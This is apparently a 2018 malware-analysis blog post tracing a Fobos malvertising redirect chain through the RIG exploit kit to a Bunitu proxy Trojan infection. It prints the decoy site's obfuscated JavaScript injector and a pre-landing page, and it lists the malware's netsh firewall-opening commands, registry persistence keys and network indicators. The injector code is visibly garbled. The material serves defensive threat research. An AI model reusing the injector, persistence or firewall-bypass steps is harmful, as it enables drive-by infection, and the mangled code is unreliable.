

Fobos Malvertising Campaign Delivers Bunitu Proxy Trojan via RIG EK

malwarebreakdown.com/2018/03/21/fobos-malvertising-campaign-delivers-bunitu-proxy-trojan-via-rig-ek/

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Traffic from 03/21/18:

Destination IP	Dst Port	Host/Domain/Subdomain	Info
			GET / HTTP/1.1
88.198.94.53	80	stomtruckdox.info	GET /av2sdfy/index.php HTTP/1.1
92.53.107.18	80	92.53.107.18	POST /?NDk5OTA2&i00ZnMBdLpcrw&XNZbRzXCQZNY=dW5rBm93bg...
92.53.107.18	80	92.53.107.18	GET /?NTM3MTE3&kygcJtdEd&EZUAsHPS1maVKU=Y2FwaXRhbA==&...
92.53.107.18	80	92.53.107.18	GET /?NTUzNzgy&ybdJRN&GvwwprdlENxM=cmVwb3J0&RevwwSpJz...

The first part of the redirection chain shown above would be from the Fobos decoy site.

The decoy site contains the following Base64 encoded string:

The screenshot shows the TextWizard application. The input field contains the Base64 encoded string: `aHR0cDovL3N0b210cnVja2RveC5pbmZvL2F2MnNkZnkvaW5kZXgucGhw`. The 'Transform' dropdown is set to 'From Base64'. The output field displays the decoded HTML content:

```
</head>
<body>
<div id="page"> <!-- The page begins -->
<script type="text/javascript">eval(function(p,a,c,k,e,d){e=function(c){return c<a?"e(parseInt(c/a)))+(c=c%a)>35?String.fromCharCode(c+29):c.toString(36)};if(!"replace(/"/,String)){while(c--){d[e(c)]=k[c]}k=function(e){return d[e]};e=function(){return `w+`;c=1};while(c--){f(k[c])}p.replace(new RegExp(`\b+(c|+\\b',g),k[c]))}return p}{"1 b="C"+"B"+"1"+"E+""+"=";v u(5){1 7="";1 f,e,j="";1 m,a,8,c="";1 i=0;1 y="/["A+x-9\\+\\+\\+]=/g.ply.G(5)}{5=5.L["A+x-9\\+\\+\\+]=/g.ply.G(5)}{m=b.k(5j(++));a=b.k(5j(++));8=b.k(5j(++));c=b.k(5j(++));f=(m<2){a>4};e=(a&D)<<4}{8>>2}j=(8&3)<<6}{c;7=7+n.o(f)p(8)=t){7=7+n.o(e)}p(c=t){7=7+n.o(f)}f=e="";m;a=8=c="";Y{(<5.X);P O(7)}{v(1 d=N;1 w=\\3\\;1 h=\\3\\;1 R=z.S(z.V(0^U);1 q=\\+u(\\H\\)+\\;d.Q(\\<s M="F.K.Z.T" q="\\+q+"" W="\\+w+"" 10="\\+h+""></s>\\)});62.63,\\var\\input,output,lenc3\\lenc2\\keyStrienc4\\chr2chr1\\llcharAt\\indexOfchr3\\lenc1|String.fromCharCode|src|Zal|frame|64|decode64|function|lz0|base64|test|Math|QRSTUVWXY|Zab|cdef|ABCDEFGHIJKLMN|OP|15|xyz0123456789|padding|exec|aHR0cDovL3N0b210cnVja2RveC5pbmZvL2F2MnNkZnkvaW5kZXgucGhwghijklmnopqrstuvwxyz|do|l|px|replace|style|document|unescape|return|write|id|floor|none|9999|random|width|length|while|border|height'.split(''),0.{}))
</script> <div id="header"> <!-- The header begins -->
<table id="banner">
```

The decoded string on the decoy site points to the next step in the redirection chain, the pre-landing page:

```

<!DOCTYPE html>
<html lang="en">
<head>
<title></title>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="apple-mobile-web-app-capable" content="yes">
<meta name="apple-mobile-web-app-status-bar-style" content="black">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
<script src="http://10.10.10.10"></script>
</body>
</html>

```


Unpacked and beautified: <https://pastebin.com/dy646La6>

After the pre-landing page comes the POST request to the RIG EK landing page at 92.53.107.18. Finally, after successfully exploiting my system, the Fobos campaign used RIG EK to deliver the Buniti proxy Trojan. Below are some details about the infection.


Analysis

File System

Payload downloaded to %Temp%:




Process b13.exe (PID: 2616) created file zervuux.dll in %LocalAppData%:



Processes Created

- Command line:
 "C:\Windows\System32\netsh.exe" advfirewall firewall add rule name="Rundll32" dir=out action=allow protocol=any program="C:\Windows\system32\rundll32.exe"
 Parent PID: 2616
 Child PID: 576
- Command line:
 "C:\Windows\System32\netsh.exe" advfirewall firewall add rule name="Rundll32" dir=in action=allow protocol=any program="C:\Windows\system32\rundll32.exe"
 Parent PID: 2616
 Child PID: 876

- Command line:
 "C:\Windows\System32\rundll32.exe" "C:\Users[User]\AppData\Local\zervuux.dll",zervuux C:\Users[User]\AppData\Local\Temp\b13.exe
 Parent PID: 2616
 Child PID: 3728




Registry

Keys created:


- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\zervuux
- HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplicationsList

Values set:


- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\zervuux\Impersonate
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\zervuux\Asynchronous
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\zervuux\MaxWait
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\zervuux\DllName
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\zervuux\Startup



HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplicationsListC:\Windows\system




HKCUSoftwareMicrosoftWindowsCurrentVersionRunzervuux



Set by b13.exe (PID: 2616)

- HKCUSoftwareMicrosoftWindowsCurrentVersionInternet SettingsZoneMapUNCAsIntranet
- HKCUSoftwareMicrosoftWindowsCurrentVersionInternet SettingsZoneMapAutoDetect



Mutex

Mutex created:

Sessions1BaseNamedObjectsdrofyunfdou

DNS

Queries and responses:

c.cawexdom.net -> 124.56.221.48

e.cawexdom.net -> 71.19.200.66

HTTP Traffic – Pre-Infection

- 88.198.94.53 – stomtruckdox.info GET /av2sdfy/index.php – Fobos
- 92.53.107.18 – POST and GET – RIG EK

Hashes and Reports

SHA256: [ab0987156a279050e632aa5810d2d2355bf65c611d8b563bd73ef3392948bb3a](#)

File name: Pre-Landing Page.txt

SHA256: [a36204a8c830f420475a7e8b3dde7f29d80e6dff15fac77f6b4fe8f78d7ce6](#)

File name: RigEK Landing Page.txt

SHA256: [971c424d839bed4037a62f85791beb559f43e77d67a83590274478bdcf0c4563](#)

File name: RigEK Flash Exploit.swf

SHA256: [8e8ac821d17dbbcbef0afabf93b1f8fd35a333215f363acbaa826851f7ad4286](#)

File name: b13.exe

[Hybrid-Analysis](#)

SHA256: [e7ac8ae86345db9a6087d4c3e99b8f8cd52ee0bf1ad626866af5452434c87322](#)

File name: zervuux.dll

[Hybrid-Analysis](#)

Samples

[Samples.zip](#)

Password is “infected”



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